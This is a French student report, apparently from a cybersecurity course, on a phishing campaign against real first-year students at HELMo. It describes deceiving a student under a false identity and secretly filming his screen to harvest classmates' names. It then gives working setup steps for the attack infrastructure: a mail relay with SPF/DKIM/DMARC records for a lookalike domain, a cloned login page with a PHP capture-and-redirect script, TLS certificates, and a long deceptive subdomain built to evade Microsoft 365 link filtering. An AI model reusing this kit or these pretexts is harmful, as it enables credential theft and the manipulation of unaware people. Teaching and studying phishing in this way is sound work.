L'accès à la plateforme Learn (environnement d'apprentissage numérique) a toutefois offert un éclairage plus intéressant. L'étudiante connectée y était inscrite à un certain nombre de cours, dont un intitulé : « BAC 1-2-3 – Consultation des copies ». En accédant à ce cours, l'onglet « Participants » permettait d'afficher la liste complète des inscrits au cours, avec un affichage par défaut trié par prénom. Il était aussi possible d'appliquer des filtres, mais ceux-ci ne permettaient pas de cibler avec précision les étudiants de première année du cursus Développement d'Applications. À cette étape, notre hypothèse était que certaines listes transversales de cours pouvaient regrouper plusieurs sections ou blocs.

En consultant le profil de l'utilisatrice, nous avons découvert qu'elle était étudiante en 2e année de Droit, affiliée au département Économique et Juridique. Cela expliquait la non-correspondance entre les cours consultés et les filières informatiques, et l'impossibilité d'accéder directement aux informations ciblées concernant les étudiants de Dev App B1.

2.2.2.3 Bilan et décision stratégique

Bien que cette intrusion opportuniste n'ait pas permis une collecte directe de données exploitables, elle s'est révélée très instructive. Elle nous a permis de comprendre le fonctionnement précis des plateformes numériques internes à HELMo, les limites d'accès aux répertoires étudiants, ainsi que les possibilités offertes par certains cours partagés en termes de visualisation de listes.

Conscients de l'impossibilité d'accéder techniquement à la base de données souhaitée par voie numérique sans identifiants ciblés, nous avons décidé d'élaborer un scénario alternatif exploitant cette nouvelle connaissance. Ce scénario reposait sur l'interaction directe avec un étudiant réel, et l'exploitation d'un prétexte crédible : se faire passer pour un étudiant en Dev App ayant manqué un cours et souhaitant vérifier sa présence dans une liste d'inscription. L'objectif : obtenir un accès indirect mais visuel à la liste des noms de la classe ciblée, par le biais de la coopération (non consciente) d'un étudiant légitime. Cette manipulation, bien que légère, allait marquer un tournant décisif dans notre stratégie de récolte ciblée.

2.2.3 Leviers utilisés

Dans ce scénario, plusieurs leviers psychologiques ont été exploités afin de faciliter l'obtention de l'information ciblée :

- Sentiment d'appartenance : en nous présentant comme un étudiant du même cursus (Dev App B2), nous avons instauré un climat de confiance naturel, renforcé par le contexte académique commun.
- Besoin d'aider autrui : notre demande s'inscrivait dans une situation banale (« je ne retrouve pas un cours dans mon horaire »), suscitant spontanément l'entraide, un comportement courant entre étudiants.
- Contexte réaliste et désarmant : l'interaction s'est faite dans un lieu neutre, avec une posture simple et non menaçante, ce qui a réduit les barrières de méfiance.
- Manipulation sociale légère : bien que l'échange ait été cordial, nous avons délibérément induit en erreur la cible sur notre identité et notre intention, dans le but d'obtenir un accès visuel indirect à des informations confidentielles.

Ce scénario illustre comment une interaction humaine apparemment anodine peut suffire à contourner des sécurités techniques, en s'appuyant uniquement sur la psychologie et la mise en confiance.

2.2.4 Méthode employée

Pour ce scénario, nous avons fait le choix d'une méthode d'ingénierie sociale entièrement fondée sur l'interaction humaine, sans appui technique ou numérique direct. L'objectif était d'exploiter un contexte réaliste et crédible pour obtenir un accès visuel à des informations internes.

Un membre du groupe a repéré à la cafétéria un étudiant correspondant au profil d'un Dev App B1, en se basant sur les critères comportementaux et visuels identifiés lors de nos observations précédentes. Il l'a alors abordé en se présentant comme un étudiant de deuxième année en Dev App, expliquant avoir raté un cours intitulé Programmation intermédiaire et ne pas le voir apparaître dans son horaire.

Il lui a ensuite demandé s'il pouvait accéder à la liste des inscrits à ce cours, en lui suggérant de consulter l'onglet « Participants » via son propre compte HELMo. Cette fonctionnalité avait été identifiée plus tôt lors de notre exploration de la plateforme Learn (cf. 2.2.2), comme un moyen indirect d'obtenir une liste d'élèves.

Le choix de ce cours précis n'était pas aléatoire : il avait été sélectionné au préalable via le programme officiel du bachelier en Développement d'Applications, consultable sur le site helmo.be. Il s'agit d'un cours du second quadrimestre, commun à tous les étudiants de première année, ce qui garantissait que la cible aurait bien accès à la liste recherchée.

Pendant que l'échange avait lieu, un second membre du groupe, positionné à proximité, a discrètement filmé l'écran de l'étudiant au moment où la liste s'affichait. Cette coordination discrète à deux niveaux, l'un engageant la conversation, l'autre capturant visuellement les données, a permis de maximiser l'efficacité tout en réduisant les risques de suspicion.

Cette méthode, bien que simple dans sa mise en œuvre, illustre avec force comment une combinaison de préparation, de repérage comportemental et de mise en scène maîtrisée peut permettre de contourner les protections techniques sans exploitation de vulnérabilités informatiques.

2.2.5 Bénéfices attendus

Le principal objectif de cette opération résidait dans l'obtention d'une liste complète de noms et prénoms d'étudiants inscrits à un cours ciblé, en l'occurrence Programmation intermédiaire. Ces informations, bien qu'en apparence anodines, étaient stratégiquement essentielles pour la suite de notre projet.

Grâce au format d'adresse e-mail institutionnelle découvert lors de notre phase d'enquête OSINT, à savoir p.nom@student.helmo.be, la possession de ces identités nous permettait de reconstituer les adresses électroniques valides des étudiants, sans avoir besoin d'accéder à des répertoires officiels ou à des bases de données protégées. Cette capacité à reconstruire les adresses représentait un levier opérationnel majeur : elle nous offrait la possibilité de mettre en œuvre une campagne de phishing ciblée, directement par e-mail, avec un degré élevé de personnalisation et donc de crédibilité.

En d'autres termes, cette manœuvre nous permettait de :

- Contourner les restrictions techniques sans jamais compromettre un système informatique.
- Cibler efficacement les étudiants de Dev App B1 sans qu'ils soient conscients d'avoir été identifiés.
- Renforcer la vraisemblance des futures communications de phishing grâce à l'usage de leur véritable identité.

Ce bénéfice informationnel est d'autant plus significatif qu'il repose exclusivement sur une interaction humaine, sans exploitation de failles techniques, ce qui souligne la puissance de l'ingénierie sociale dans un cadre académique peu sensibilisé aux enjeux de cybersécurité.

2.2.6 Contraintes

La mise en œuvre de ce scénario s'est heurtée à plusieurs types de contraintes, qu'il convient de distinguer clairement :

- **Légales** : bien que réalisée dans un cadre pédagogique encadré, l'utilisation indirecte du compte d'un étudiant sans son consentement explicite, même via un simple accès visuel, soulève des interrogations importantes en matière de confidentialité et de respect de la vie privée. De même, la captation vidéo discrète de son écran constitue un acte potentiellement répréhensible en dehors du contexte académique sécurisé de l'exercice.
- **Morales** : ce scénario repose sur une forme de manipulation psychologique à l'insu de la cible, ce qui interroge sur les limites éthiques d'une telle expérimentation. Bien que mené sans malveillance ni exploitation réelle des données, il met en lumière la facilité avec laquelle un individu de bonne foi peut être amené à divulguer, involontairement, des informations sensibles.

- **Techniques** : la captation vidéo ayant été réalisée dans des conditions de discrétion maximale, la qualité des images obtenues s'est avérée faible. Cela a complexifié l'analyse et rendu difficile la lecture précise des noms affichés à l'écran. L'exploitation partielle des données a nécessité des recoupements manuels et une reconstitution prudente.

2.2.7 Probabilité de réussite

La probabilité de réussite sociale du scénario, c'est-à-dire l'acceptation de la demande par la cible, était estimée élevée, et s'est confirmée sur le terrain : l'étudiant ciblé s'est montré immédiatement coopératif, n'a pas émis de doute ni exprimé de méfiance particulière. Le scénario présenté apparaissait crédible, banal et dénué de danger apparent.

En revanche, la probabilité de réussite technique était plus incertaine. La qualité insuffisante de la vidéo rendait difficile l'extraction intégrale des informations, limitant ainsi l'exploitation directe de l'ensemble des identités observées.

Malgré cela, nous avons pu reconstituer une partie des adresses institutionnelles en recoupant les éléments visibles avec le format officiel identifié (p.nom@student.helmo.be). Le scénario peut donc être considéré comme partiellement réussi, avec une efficacité globale modérée à bonne, justifiant sa mise en œuvre.

2.2.8 Analyse de risque

En cas de réussite complète, la cible aurait, sans le savoir, facilité la diffusion de données personnelles (nom et prénom) à des tiers non autorisés. Ces données, combinées au format d'adresse connu, auraient pu être utilisées dans une campagne de phishing ciblée, augmentant considérablement son taux d'efficacité.

Pour notre groupe, le principal risque encouru résidait dans le caractère borderline de la méthode : être surpris en train de filmer un écran à l'insu de son utilisateur ou être accusé d'avoir détourné un usage légitime d'un poste institutionnel aurait pu entraîner des sanctions disciplinaires, voire des conséquences juridiques en dehors du cadre académique sécurisé de ce laboratoire.

Ce scénario met ainsi en lumière l'efficacité mais aussi la sensibilité des méthodes de social engineering, qui peuvent contourner des systèmes techniques solides à travers de simples interactions humaines.

2.2.9 Script détaillé (Canva préparé pour l'opération)

La réussite de cette opération reposait sur une mise en scène maîtrisée et l'activation de biais cognitifs ciblés, destinés à établir rapidement un climat de confiance propice à la divulgation indirecte d'informations.

2.2.9.1 *Biais cognitifs exploités*

- **Biais de similarité sociale** : en nous présentant comme des étudiants de la même école, du même domaine et d'une année proche (Dev App B2), nous avons réduit naturellement la distance perçue entre nous et la cible.
- **Biais de réciprocité** : la demande formulée était simple, anodine, et ne semblait pas impliquer d'effort ou de risque, vérifier une liste d'inscrits. Face à une demande perçue comme facile à satisfaire, il est rare qu'un refus soit opposé, surtout dans un contexte académique.
- **Biais de confiance implicite** : la conversation s'est déroulée dans un environnement informel, ouvert et familier (la cafétéria), renforçant l'idée que l'interaction n'était ni formelle ni suspecte.

2.2.9.2 *Élément déclencheur et stratégie de manipulation*

Le levier principal reposait sur la banalité apparente de la situation : un étudiant qui cherche à vérifier s'il est bien inscrit à un cours qu'il croit avoir raté. Ce type de situation étant fréquent dans les établissements d'enseignement supérieur, il n'éveille en général aucune alerte chez les étudiants.

La méthode de manipulation était donc légère, presque imperceptible, et fondée sur la crédibilité immédiate de notre discours, alliée à une posture amicale et naturelle. L'ensemble de l'interaction a été conçu pour paraître spontané, sans préparation apparente, et donc rassurant.

2.2.9.3 *Préparation en amont*

Pour appuyer et crédibiliser le scénario, plusieurs éléments avaient été préparés :

- Une connaissance précise du format d'adresse e-mail HELMo, nous permettant de reconstituer des contacts à partir des noms capturés.
- La liste des cours en Développement d'Applications Bloc 1 et 2, trouvée sur le site helmo.be, pour garantir la cohérence de la mise en scène.
- Un repérage des espaces fréquentés par les étudiants Dev App, notamment la cafétéria et certains couloirs d'accès, afin de maximiser les chances de rencontrer une cible appropriée.

Cette stratégie, bien que minimaliste dans ses moyens, repose sur une exécution millimétrée et une bonne maîtrise des mécanismes de l'ingénierie sociale, démontrant qu'une interaction bien scénarisée peut suffire à faire tomber certaines barrières de sécurité humaines.

2.2.10 *Déroulement du scénario*

L'opération s'est déroulée le mardi 8 avril, aux alentours de midi, dans la cafétéria du campus Guillemins, un lieu public mais relativement calme à ce moment de la journée. L'environnement s'y prêtait bien : fréquentation modérée, ambiance détendue, et absence d'encadrement direct.

2.2.10.1 Déroulement précis

- T0 : Repérage d'un étudiant correspondant au profil Dev App B1, identifié selon les critères définis en amont (sac, comportement, localisation...).
- T+2 minutes : Un membre du groupe engage la conversation avec l'étudiant, en se présentant comme un camarade de deuxième année qui aurait raté un cours l'année précédente (Programmation intermédiaire), et qui ne le retrouve pas dans son horaire actuel.
- T+3 minutes : L'étudiant propose spontanément de vérifier sur son compte HELMo.
- T+4 minutes : Il accède à HELMo Learn, ouvre le cours concerné, puis consulte l'onglet « Participants », affichant la liste complète des inscrits.
- T+4 à T+5 minutes : Un second membre du groupe, positionné discrètement à proximité, filme l'écran de l'étudiant au moment de l'affichage de la liste.
- T+5 minutes : L'interaction se termine naturellement. Le premier membre remercie poliment l'étudiant, et chacun repart sans éveiller de soupçon.

2.2.10.2 Organisation et objectif

Cette action a été menée à deux :

- Le premier intervenant jouait le rôle de l'étudiant en difficulté, établissant le contact et guidant la manipulation.
- Le second assurait la captation discrète des données, via la caméra d'un téléphone positionné de manière à rester invisible pour la cible.

Cette manœuvre visait à démontrer que, même dans un cadre informel et banal, un manque de vigilance numérique peut conduire à la divulgation d'informations sensibles. En l'occurrence, il ne s'agissait ni de forcer l'accès à une plateforme, ni de manipuler des fichiers confidentiels, mais bien d'exploiter une faille humaine : la tendance à vouloir aider, sans méfiance.

Le scénario repose sur une technique classique de shoulder surfing, ici adaptée à un contexte académique. Malgré une qualité vidéo perfectible, l'opération a permis d'identifier plusieurs noms de la liste, que nous avons ensuite transformés en adresses e-mail HELMo valides, en appliquant le format institutionnel standard.

2.2.11 Analyse post opératoire

À l'issue de l'opération, l'analyse post-mortem fait apparaître un bilan globalement positif, tant sur le plan de l'exécution que des résultats obtenus.

L'interaction sociale s'est déroulée de manière fluide et naturelle, sans provoquer de suspicion ni de réaction défensive de la part de la cible. Le scénario élaboré s'est avéré crédible, le ton employé adapté, et le cadre choisi (la cafétéria) particulièrement propice à la mise en confiance.

La captation vidéo, bien que d'une qualité technique limitée, a tout de même permis d'extraire des identités exploitables, suffisantes pour constituer une base de données partielle mais pertinente. En croisant ces informations avec le format standard d'adresses HELMo, nous avons pu reconstituer des contacts institutionnels réels, utilisables dans le cadre d'une campagne de phishing ultérieure.

Le principal point faible réside dans la qualité de la preuve visuelle : le besoin de discrétion a imposé des conditions de captation difficiles (angle restreint, lumière moyenne, mobilité réduite), ce qui a limité la lecture fine de certains noms.

Malgré cela, l'expérience démontre l'efficacité d'une approche d'ingénierie sociale maîtrisée, combinant :

- Une connaissance approfondie du contexte (structure de l'école, fonctionnement de la plateforme Learn).
- Une mise en scène cohérente.
- Une exécution discrète mais bien coordonnée.

En conclusion, cette opération confirme un principe fondamental de la cybersécurité : le facteur humain reste le maillon le plus vulnérable. Même sans aucune intrusion technique, un individu bien informé, muni d'un scénario crédible et d'un bon timing, peut contourner les dispositifs de protection en exploitant uniquement les interactions sociales.

2.3 Conclusion de la récolte

La combinaison des deux approches, l'enquête par Google Form (Collectif C.I.A.E.) et l'interaction de type social engineering ciblée, a permis de valider deux stratégies complémentaires de collecte d'informations en environnement académique.

La première méthode, construite autour d'une identité factice mais crédible, s'appuyait sur des codes institutionnels et des outils de communication classiques (flyer, formulaire, QR code) pour susciter la coopération volontaire des cibles. Cette approche, plus douce et transparente, a eu pour principal atout de fournir une visibilité directe sur les profils étudiants, tout en limitant les risques légaux ou éthiques. Elle a en revanche souffert de certaines limites logistiques : faible affluence lors des créneaux ciblés, formulation parfois vague du formulaire, et informations renseignées volontairement erronées par certains participants.

La seconde méthode, plus intrusive, visait à obtenir des données sans le consentement explicite des cibles, via une mise en scène bien calibrée exploitant les réflexes d'entraide et la confiance implicite entre pairs. Cette approche s'est révélée très efficace pour atteindre un objectif précis (obtenir des noms exploitables), malgré une contrainte technique liée à la captation visuelle discrète. Elle soulève toutefois des questions éthiques plus sensibles, notamment en ce qui concerne la manipulation passive d'un individu non informé.

En croisant les résultats de ces deux méthodes, nous avons pu constituer une base exploitable d'identifiants et affiner notre compréhension des comportements étudiants dans un contexte semi-ouvert. Cette double approche illustre parfaitement la complémentarité entre manipulation cognitive soft et exploitation ciblée d'une faille humaine isolée.

Au final, cette phase de récolte confirme que, dans un environnement où les outils techniques sont protégés, l'ingénierie sociale reste l'outil le plus redoutable lorsqu'elle est soutenue par une préparation minutieuse, une bonne connaissance du terrain et une posture crédible.

3. Mise en place de l'infrastructure

3.1 Mise en place du serveur Mail (Postfix + Mailjet)

3.1.1 Objectif

Dans le cadre de notre campagne de phishing, il était essentiel de pouvoir envoyer des e-mails en masse de manière fiable, sans déclencher d'alertes techniques chez les destinataires. Pour atteindre cet objectif, nous avons mis en place une infrastructure d'envoi basée sur Postfix, un serveur de messagerie open source, associé à un relai SMTP tiers, Mailjet. Ce choix visait à garantir la délivrabilité des messages grâce à un canal sécurisé et reconnu, tout en conservant un contrôle total sur la configuration du serveur expéditeur.

L'objectif était donc double : d'une part, disposer d'un outil capable d'émettre efficacement un volume important de mails ; d'autre part, s'assurer que ces mails ne soient pas automatiquement rejetés ou classés comme indésirables par les filtres anti-spam des messageries institutionnelles. L'usage d'un domaine fictif cohérent (helmo-it.be) et d'un relai SMTP réputé devait renforcer l'apparente légitimité de notre communication, condition indispensable à la réussite de la campagne.

3.1.2 Installation de Postfix

L'installation de Postfix a été réalisée sur une machine Debian, choisie pour sa stabilité et sa compatibilité avec les outils d'administration standard.

Après une mise à jour des paquets système, nous avons installé Postfix ainsi que l'utilitaire mailutils, permettant l'envoi de courriels en ligne de commande :

```
sudo apt update  
sudo apt install postfix mailutils
```

Lors de l'installation, le type de configuration sélectionné était « Site Internet », et le nom de domaine renseigné était helmo-it.be. Cette configuration simple permettait uniquement l'émission de courriels (pas la réception), ce qui correspondait parfaitement à nos besoins dans le cadre d'une campagne à sens unique.

3.1.3 Configuration du relai SMTP Mailjet

Afin d'assurer une meilleure délivrabilité, nous avons configuré Postfix pour utiliser le service Mailjet comme relais SMTP. Cela permettait de bénéficier de l'infrastructure de délivrance de Mailjet, tout en conservant le contrôle du contenu et de l'expédition des messages.

Nous avons modifié le fichier de configuration principal de Postfix, `/etc/postfix/main.cf`, pour y ajouter les paramètres suivants :

```
relayhost = [in-v3.mailjet.com]:587
smtp_sasl_auth_enable = yes
smtp_sasl_password_maps = hash:/etc/postfix/sasl_passwd
smtp_sasl_security_options = noanonymous
smtp_tls_security_level = encrypt
smtp_tls_CAfile = /etc/ssl/certs/ca-certificates.crt
```

Ces options permettent d'activer l'authentification SMTP avec chiffrement TLS, et de faire en sorte que les messages sortants transitent par le serveur de Mailjet.

L'identification au serveur Mailjet repose sur une paire clé publique/clé privée générée depuis le tableau de bord du service. Ces identifiants ont été insérés dans le fichier `/etc/postfix/sasl_passwd`, au format suivant :

```
[in-v3.mailjet.com]:587 API_PUBLIC_KEY:API_PRIVATE_KEY
```

Pour sécuriser ce fichier et le rendre lisible par Postfix, nous avons ensuite exécuté :

```
sudo postmap /etc/postfix/sasl_passwd
```

Enfin, les modifications ont été appliquées via un rechargement du service :

```
sudo systemctl reload postfix
```

À l'issue de cette configuration, notre serveur était pleinement opérationnel et capable d'émettre des courriels en masse via Mailjet. Les messages testés ont tous été délivrés correctement, sans déclenchement de filtres anti-spam notables, validant ainsi l'efficacité de notre infrastructure d'envoi.

3.2 Configuration DNS

Afin de garantir la bonne délivrabilité des e-mails envoyés depuis l'adresse contact@helmo-it.be, plusieurs enregistrements DNS ont été configurés dans la zone du domaine helmo-it.be, via l'interface d'administration OVH. Ces enregistrements permettent aux serveurs de messagerie destinataires de vérifier que les e-mails émis proviennent bien d'une source légitime, qu'ils n'ont pas été modifiés, et qu'ils respectent les standards d'authentification reconnus (SPF, DKIM, DMARC).

<input type="checkbox"/>	ovhmo-selector-1._domainkey.helmo-it.be	0	CNAME	ovhmo-selector-1._domainkey.3971194.ch.dkim.mail.ovh.net.	...
<input type="checkbox"/>	ovhmo-selector-2._domainkey.helmo-it.be	0	CNAME	ovhmo-selector-2._domainkey.3971195.ch.dkim.mail.ovh.net.	...
<input type="checkbox"/>	mailjet._dmarc.helmo-it.be	0	TXT	"d8e420a707ecd7699de0029cc016917e"	...
<input type="checkbox"/>	helmo-it.be	0	TXT	"v=spf1 include:spf.mailjet.com ?all"	...
<input type="checkbox"/>	mailjet._domainkey.helmo-it.be	0	TXT	"k=rsa; p=MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEASn9qDagzEJmXNoNXPr1WcE57r0p019v0I018AOudLp+d4+oKIL9tWJN+d0AK021H4T1KKKoeXIMY5Jqc4Wbmb0vWmllldp4cP6CJDT3CwpOdPjilrX42FzBN86PhXZCdOnLJ1EHJfFowsW/7h2bBclSc3Y37RbPXGHJAYwoKQUAaRvxJpOTiclyCET0Yh4HhZRoLDy2IVZxBDyMFOU1I7eZl8eelDujwG9NP1zme+wRAqc40BV06ZKDyMuN2Kaerz960T0pZy64DXNmcTxpTf9Qgm5xsrQUHYCs4/7TPHf6aPgOSM4nn1reSbdLn63noUOoRYOKyWZwULwiDAQAB"	...
<input type="checkbox"/>	_dmarc.helmo-it.be	0	TXT	"v=DMARC1; p=none; rua=mailto:dmarc@helmo-it.be"	...

L'ajout de ces enregistrements constitue une étape essentielle dans toute campagne d'envoi d'e-mails en masse : ils permettent non seulement d'éviter que les messages soient marqués comme spam, mais aussi de renforcer la crédibilité technique du domaine utilisé.

3.2.1 SPF

Le premier enregistrement ajouté concerne le Sender Policy Framework (SPF), un mécanisme permettant d'indiquer quels serveurs sont autorisés à envoyer des e-mails pour un domaine donné.

- Nom : helmo-it.be.
- Type : TXT
- Valeur :

```
"v=spf1 include:spf.mailjet.com ?all"
```

Cet enregistrement précise que Mailjet est un expéditeur autorisé pour le domaine helmo-it.be. Le mécanisme `?all` adopte une posture neutre pour tous les autres serveurs non explicitement mentionnés.

Cela permet de ne pas rejeter directement les e-mails envoyés depuis des sources inconnues, tout en favorisant ceux émis via Mailjet. Ce réglage assure une meilleure compatibilité et réduit les risques de rejet prématuré, notamment pendant la phase de test.

3.2.1 DKIM – Mailjet

Le second mécanisme, DomainKeys Identified Mail (DKIM), repose sur l'utilisation de signatures cryptographiques apposées aux e-mails, permettant aux destinataires de vérifier leur intégrité et leur authenticité.

- Nom : mailjet._domainkey.helmo-it.be.
- Type : TXT
- Valeur :

```
"k=rsa;  
p=MIIBIjANBgkqhkiG9w0BAQEFAA0CAQ8AMIIBCgKCAQEASn9qDagzEJmXNoNXPr1WcE57r0p019v0I018A0udLp+d4+oKLL9twrJN+d0AK021H4T1XK  
XoeXIMY5Jqc4Wbmb0vWMLIIIdp4cP6CJJDT3Cwp0dPsjjlrX42FzMXBN86PhXZCd0n1J1EHjFowsW/7h2bBcISc3Y37RbPXGHJAYwoKQUnAaRvxJp0Tic  
lyCET0Yh4HhZRoLDy2IVZxBDyMF0U1l7eZI8eLDuJwG9NP1zme+wRAqc40BV06ZKdyMuN2Kaerz960T0pZy64LXNmcTxpTf8Qgm5xrQUHYcEs4/7TPhf  
6aPg0SM4nn1reSbdLLn63noU0oRY/0KywZwULwIDAQAB"
```

Cette clé publique est associée à une clé privée utilisée par Mailjet pour signer chaque message sortant. Les serveurs de réception peuvent ainsi vérifier que le contenu du message n'a pas été altéré et qu'il a bien été envoyé depuis un serveur autorisé. La présence d'une signature DKIM valide renforce considérablement la confiance accordée à l'e-mail par les filtres de messagerie.

3.2.3 DMARC

Le troisième enregistrement, DMARC (Domain-based Message Authentication Reporting and Conformance), permet de définir une politique d'action en cas d'échec des vérifications SPF ou DKIM, et de recevoir des rapports sur l'utilisation du domaine.

- Nom : `_dmarc.helmo-it.be`.
- Type : TXT
- Valeur :

```
"v=DMARC1; p=none; rua=mailto:dmarc@helmo-it.be"
```

Dans notre configuration, la politique définie (`p=none`) signifie qu'aucune mesure de blocage n'est encore appliquée, même si un message échoue aux vérifications SPF ou DKIM. En revanche, un rapport est généré et envoyé à l'adresse `dmarc@helmo-it.be`.

Cela permet d'observer discrètement les interactions des serveurs de réception avec nos e-mails et d'ajuster la configuration si nécessaire, sans risquer de bloquer des messages légitimes durant la phase de test.

3.2.4 Clé d'identification Mailjet

Enfin, Mailjet demande l'ajout d'un enregistrement spécifique pour valider la propriété du domaine utilisé dans les envois. Cette étape est indispensable pour que Mailjet accepte d'envoyer des e-mails signés au nom de `helmo-it.be`.

- Nom : `mailjet._d8e420a7.helmo-it.be`.
- Type : TXT
- Valeur :

```
"d8e420a707ecd7699de0029cc016917e"
```

Cette valeur est générée automatiquement par Mailjet lors de l'ajout d'un nouveau domaine dans leur interface d'administration. Elle est utilisée pour lier le domaine à notre compte expéditeur, et pour activer l'usage des signatures DKIM dans les e-mails émis.

Sans cet enregistrement, la configuration DKIM serait techniquement invalide, et les messages risqueraient d'être marqués comme suspects par les serveurs de réception.

3.3 Configuration de l'infrastructure Web

Afin de contourner les limitations imposées par certaines solutions de messagerie sécurisée (notamment Microsoft 365, qui bloque systématiquement les liens générés par Gophish), nous avons fait le choix de déployer notre propre infrastructure de phishing.

Cette solution locale nous permettait de contrôler entièrement l'apparence, le comportement et l'hébergement de la page, tout en évitant la détection automatique par les solutions anti-phishing.

3.3.1 Objectif

L'objectif principal de cette phase était de remplacer Gophish, rendu inopérant dans notre contexte, par un serveur web autonome hébergeant une fausse page de connexion HELMo, visuellement proche de l'originale, mais fonctionnellement adaptée à notre campagne.

Cette solution nous offrait également la possibilité de capturer des données saisies par l'utilisateur (matricule), tout en redirigeant ensuite celui-ci vers la véritable interface institutionnelle afin de préserver l'illusion de légitimité.

3.3.2 Déploiement de la page Web

La page de phishing a été déposée dans le répertoire par défaut d'Apache :

```
/var/www/html/
```

Nous avons conçu une version personnalisée de la page de connexion HELMo, en reprenant les éléments visuels clés (logo, couleurs, favicon) et en les intégrant dans un ensemble cohérent. Le site se composait principalement des fichiers suivants :

- index.html : interface de saisie simulée de login (matricule).
- submit.php : script de traitement des données saisies.
- main.css : feuille de style pour l'apparence.
- logo-helmo.png et favicon.png : éléments graphiques institutionnels.

L'objectif était de reproduire le plus fidèlement possible l'apparence du portail authentique, tout en modifiant le comportement de la soumission pour qu'il alimente un système de collecte. ([voir annexes 4](#))

3.3.3 Backend PHP pour la collecte

Le cœur fonctionnel du site reposait sur un fichier PHP (submit.php) dont le rôle était double : collecter discrètement le matricule saisi par l'utilisateur et le rediriger immédiatement vers le site officiel de connexion.

Voici le contenu du script utilisé :

```
<?php
if (isset($_POST['j_username'])) {
    $username = trim($_POST['j_username']);
    $ip = $_SERVER['REMOTE_ADDR'];
    $user_agent = $_SERVER['HTTP_USER_AGENT'];
    $timestamp = date("Y-m-d H:i:s");

    // Écriture dans le fichier
    $line = "$timestamp | Matricule: $username" . PHP_EOL;
    file_put_contents("captures.txt", $line, FILE_APPEND);

    // Redirection vers la vraie page
    header("Location: https://mon-espace.helmo.be/TableauDeBord/Index");
    exit;
}
?>
```

Le script récupère la valeur envoyée via le champ `j_username`, la nettoie à l'aide de la fonction `trim()`, puis enregistre l'entrée dans un fichier `captures.txt` en local. Bien que le script permette également de récupérer l'adresse IP de la victime (`REMOTE_ADDR`) et l'empreinte de son navigateur (`HTTP_USER_AGENT`), seules les informations liées au matricule ont été stockées dans ce prototype.

Une fois le formulaire validé, l'utilisateur est redirigé vers l'URL réelle du tableau de bord HELMo (<https://mon-espace.helmo.be/TableauDeBord/Index>), renforçant l'illusion qu'il a bien accédé à son espace personnel. Cette redirection immédiate contribue à maintenir une apparence de légitimité et à dissimuler l'interception de données.

3.3.4 Activation PHP et Apache

Pour que le script PHP fonctionne correctement, nous avons installé les modules nécessaires sur le serveur Debian hébergeant Apache :

```
sudo apt install php libapache2-mod-php
```

Une fois les paquets installés, nous avons redémarré le service Apache afin de prendre en compte la nouvelle configuration :

```
sudo systemctl restart apache2
```

À ce stade, notre infrastructure était opérationnelle et apte à collecter des saisies de manière discrète tout en fournissant un rendu professionnel.

3.3.5 Configuration d'Apache

Pour éviter que la page de phishing soit accessible via le domaine principal (helmo-it.be), une restriction a été ajoutée dans la configuration par défaut d'Apache (/etc/apache2/sites-available/000-default.conf).

Ce filtrage limitait l'accès aux seules requêtes provenant du sous-domaine utilisé dans notre scénario :

```
<VirtualHost *:80>
    ServerName helmo-it.be

    <Directory /var/www/html/>
        Require all denied
    </Directory>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
```

Ainsi, seules les connexions adressées explicitement au sous-domaine sso1.helmo-it.be étaient autorisées à afficher la page. Ce cloisonnement renforçait l'illusion d'un service institutionnel isolé, tout en limitant l'exposition de la page malveillante.

3.3.6 Protection SSL / TLS

Enfin, pour rendre notre faux portail encore plus crédible, nous avons sécurisé l'accès avec un certificat SSL/TLS délivré gratuitement par Let's Encrypt. Cette démarche visait à afficher le cadenas dans la barre d'adresse, renforçant la confiance des victimes et simulant un environnement sécurisé.

Le certificat a été obtenu via Certbot avec la commande suivante :

```
sudo certbot --apache -d sso1.helmo-it.be
```

3.4 Configuration du sous-domaine d'obfuscation

Dans le cadre de notre campagne, un obstacle majeur a été identifié : les solutions de messagerie modernes, telles que Microsoft 365, appliquent des mécanismes de filtrage avancés sur les e-mails contenant des liens considérés comme suspects ou provenant de domaines récents. Afin de maximiser la délivrabilité tout en maintenant une apparence crédible, nous avons mis en place une stratégie d'obfuscation par sous-domaine complexe, s'appuyant sur un domaine ancien et réputé.

3.4.1 Objectif

L'objectif principal de cette démarche était de contourner les systèmes de détection automatique des liens frauduleux intégrés dans Microsoft 365. Le domaine helmo-it.be, fraîchement acquis et utilisé pour l'envoi de courriels, se voyait souvent pénalisé par ces filtres.

En substituant ce domaine dans l'URL visible dans l'e-mail par un sous-domaine ultra-long attaché à tauma.be (un domaine existant de longue date et non blacklisté) nous avons pu duper les systèmes de protection sans alerter les utilisateurs.

3.4.2 Mise en place du sous domaine

La mise en œuvre s'est articulée en deux volets : la configuration DNS sur le domaine tauma.be, et l'ajout de redirections Apache HTTP(S) sur notre serveur.

Tout d'abord, un enregistrement DNS de type A a été créé sur le domaine tauma.be, pointant vers notre serveur d'hébergement :

```
sso1.helmo-  
it.be.idp.profile.SAML2.Redirect.SSOexecution93dsfj329dfj.tauma.be ->  
81.242.213.150
```

Ce nom volontairement complexe reproduit la structure d'une requête d'authentification SAML, renforçant l'illusion d'une URL technique d'un service académique sécurisé.

Ensuite, une configuration Apache a été déployée pour rediriger toute requête vers notre fausse page de connexion HELMo. Deux VirtualHosts ont été créés, un pour HTTP (port 80), et un pour HTTPS (port 443) avec chiffrement SSL via Let's Encrypt.

VirtualHost HTTP :

```
<VirtualHost *:80>  
    ServerName sso1.helmo-  
it.be.idp.profile.SAML2.Redirect.SSOexecution93dsfj329dfj.tauma.be  
  
    Redirect permanent / https://sso1.helmo-it.be/login.html  
  
    ErrorLog ${APACHE_LOG_DIR}/tauma_redirect_error.log  
    CustomLog ${APACHE_LOG_DIR}/tauma_redirect_access.log combined  
</VirtualHost>
```


VirtualHost HTTPS (Let's Encrypt) :

```
<VirtualHost *:443>
    ServerName sso1.helmo-
it.be.idp.profile.SAML2.Redirect.SSOexecution93dsfj329dfj.tauma.be

    SSLEngine on
    SSLCertificateFile /etc/letsencrypt/live/sso1.helmo-
it.be.idp.profile.saml2.redirect.ssoexecutionXXXX.tauma.be/fullchain.pem
    SSLCertificateKeyFile /etc/letsencrypt/live/sso1.helmo-
it.be.idp.profile.saml2.redirect.ssoexecutionXXXX.tauma.be/privkey.pem
    Include /etc/letsencrypt/options-ssl-apache.conf

    Redirect permanent / https://sso1.helmo-it.be/login.html

    ErrorLog ${APACHE_LOG_DIR}/tauma_redirect_ssl_error.log
